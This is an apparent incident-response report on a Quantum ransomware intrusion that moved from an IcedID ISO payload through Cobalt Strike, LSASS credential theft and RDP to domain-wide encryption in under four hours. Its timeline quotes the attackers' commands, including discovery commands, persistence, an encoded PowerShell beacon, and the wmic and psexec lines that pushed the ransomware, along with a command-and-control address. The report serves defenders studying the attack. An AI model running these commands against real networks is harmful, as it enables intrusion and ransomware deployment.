adfind cobaltstrike icedid psexec quantum ransomware

Quantum Ransomware

April 25, 2022

In one of the fastest ransomware cases we have observed, in under four hours the threat actors went from initial access, to domain wide ransomware. The initial access vector for this case was an IcedID payload delivered via email. We have observed IcedID malware being utilized as the initial access by various ransomware groups. Examples from some of our previous cases include:

- XingLocker — IcedID to XingLocker Ransomware in 24 hours
- Conti — Stolen Images Campaign Ends in Conti Ransomware and Conti Ransomware
- REvil — Sodinokibi (aka REvil) Ransomware

Once the initial IcedID payload was executed, approximately 2 hours after initial infection, the threat actors appeared to begin hands-on-keyboard activity. Cobalt Strike and RDP were used to move across the network before using WMI and PsExec to deploy the Quantum ransomware. This case exemplified an extremely short Time-to-Ransom (TTR) of 3 hours and 44 minutes.

Case Summary

The threat actor was able to enter the network when a user endpoint was compromised by an IcedID payload contained within an ISO image. We have high confidence this payload was delivered via email, however we were not able to identify the delivery email.

The ISO contained a DLL file (IcedID malware) and a LNK shortcut to execute it. The end user after clicking into the ISO file, could see just a single file named “document”, which is a LNK shortcut to a hidden DLL packaged in the ISO. When the user clicks on the LNK file, the IcedID DLL is executed.

Upon this execution of the IcedID DLL, a battery of discovery tasks were executed using built-in Windows utilities like ipconfig, systeminfo, nltest, net, and chcp. The IcedID malware also created a scheduled task as a means of persistence on the beachhead host.

Around two hours later, Cobalt Strike was deployed using process hollowing and injection techniques. This marked the start of “hands-on-keyboard” activity by the threat actors. This activity included using AdFind through a batch script called `adfind.bat` to perform discovery of the target organizations active directory structure. The threat actors gathered host based network information by running a batch script named `ns.bat`, which ran nslookup for each host in the environment.

The Cobalt Strike process then proceeded to access LSASS memory to extract credentials, which a few minutes later were tested to run remote WMI discovery tasks on a server. After confirming their credentials worked with the WMI actions, the threat actor proceeded to RDP into that server, and attempted to drop and execute a Cobalt Strike DLL beacon on that server. This appeared to fail so the threat actor then opened cmd and proceeded to execute a PowerShell Cobalt Strike Beacon. This Beacon was successful in connecting to the same command and control server observed on the beachhead host.

For the next hour, the threat actor proceeded to make RDP connections to other servers in the environment. Once the threat actor had a handle on the layout of the domain, they prepared to deploy the ransomware by copying the ransomware (named `ttsel.exe`) to each host through the `C$` share folder. They used two methods of remote execution to detonate the ransomware binary, WMI and PsExec. This ransomware deployment concluded less than four hours from the initial IcedID execution.

While the ransom note indicated the threat actor stole data, we did not observe any overt exfiltration of data; however, it is possible that the threat actors used IcedID or Cobalt Strike to transmit sensitive data.

Services


We offer multiple services including a Threat Feed service which tracks Command and Control frameworks such as Cobalt Strike, BazarLoader, Covenant, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found here.

We also have artifacts and IOCs available from this case such as pcaps, memory captures, files, event logs including Sysmon, Kape packages, and more, under our Security Researcher and Organization services.

Timeline

Quantum Ransomware


- 18:56 UTC Initial Access/ Execution -Malicious Shortcut Clicked
  - ISO file mounted - docs_invoice_173.iso
    - User clicked document.lnk
      - Starts: C:\Windows\System32\rundll32.exe dar.dll,DllRegisterServer
- 18:57 UTC Discovery - IcedID Discovery Commands
  - cmd.exe /c chcp >&2
  - ipconfig /all
  - systeminfo
  - net config workstation
  - nltest /domain_trusts
  - nltest /domain_trusts /all_trusts
  - net view /all /domain
  - net view /all
  - net group Domain Admins /domain
- 18:58 UTC Persistence - IcedID Creates Scheduled Task
  - Task Name: \kajeavmeva_{B8C1A6A8-541E-8280-8C9A-74DF5295B61A}
  - Cmdline: rundll32.exe "C:\Users\<USERNAME>\AppData\Local\<USERNAME>\{3231114A-23EA-C1E1-F549-3FA294BC3E48}\Ulfefi32.dll",DllMain --alyeqe="SketchRare\license.dat"
- 20:43 UTC Command and Control -Cmd.exe Process Created to Inject Cobalt Strike
  - Starts C:\Windows\SysWOW64\cmd.exe
    - IcedID process hollows cmd.exe
    - Process injects Cobalt Strike into cmd.exe
    - Remote thread call to start Cobalt Strike
      - C2: 185.203.118.227:443
- 20:44 Discovery - UTC Domain and Network Discovery Commands
  - adfind.bat
    - Use of AdFind and 7zip
  - ns.bat
    - Batch script to nslookup hosts
- 20:53 UTC - Credential Access
  - LSASS process access by Cobalt Strike on Beach Head host
- 20:59 UTC Discovery - Commands Used to Test Lateral Movement Credentials
  - C:\Windows\system32\cmd.exe, /C, wmic, /node:X.X.X.X, /user:administrator, /password:*****, os, get, caption
- 21:08 UTC Lateral Movement - RDP to Server Previously Checked by Wmic Commands
- 21:21 UTC Cobalt Strike excuted on server
  - 1st DLL Beacon failed
    - rundll32.exe, p227.dll
  - 2nd PowerShell Beacon succeeded
    - powershell, -nop, -w, hidden, -encodedcommand, JABzAD0ATgBlAH...
      - C2: 185.203.118.227:443
- 21:38 - 22:06 RDP to other servers in the environment
  - Domain Controllers and File Servers
- 22:28 UTC Impact - Ransomware Staged on Domain Controller
  - cmd.exe /K copy ttsel.exe \\X.X.X.X\c$\windows\temp\
- 22:38 UTC Impact - Use of Admin Shares to Transfer Ransomware to Hosts Across Domain
  - cmd.exe /c copy \\X.X.X.X\c$\windows\temp\ttsel.exe c:\windows\temp\
- 22:40 UTC Impact - Execution of Ransomware via WMIC/ PsExec from Domain Controller
  - wmic /node:"Y.Y.Y.Y" /user:"domain\Administrator" /password:"*********" process call create "cmd.exe /c copy \\X.X.X.X\c$\windows\temp\ttsel.exe c:\windows\temp\" start psexec.exe \\Z.Z.Z.Z -u domain\Administrator -p "*********" -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe



Report Lead: @svch0st Contributing Analysts: @0xtornado, @samaritan_o


Initial Access


The threat actor gained initial access through the common malware, IcedID. The payload was delivered within an ISO file, `docs_invoice_173.iso`, via email, where a user opened and executed the malware. We were able to determine the user mounted the ISO using the Event ID `12` in Microsoft-Windows-VHDMP-Operational.evtx as shown below:



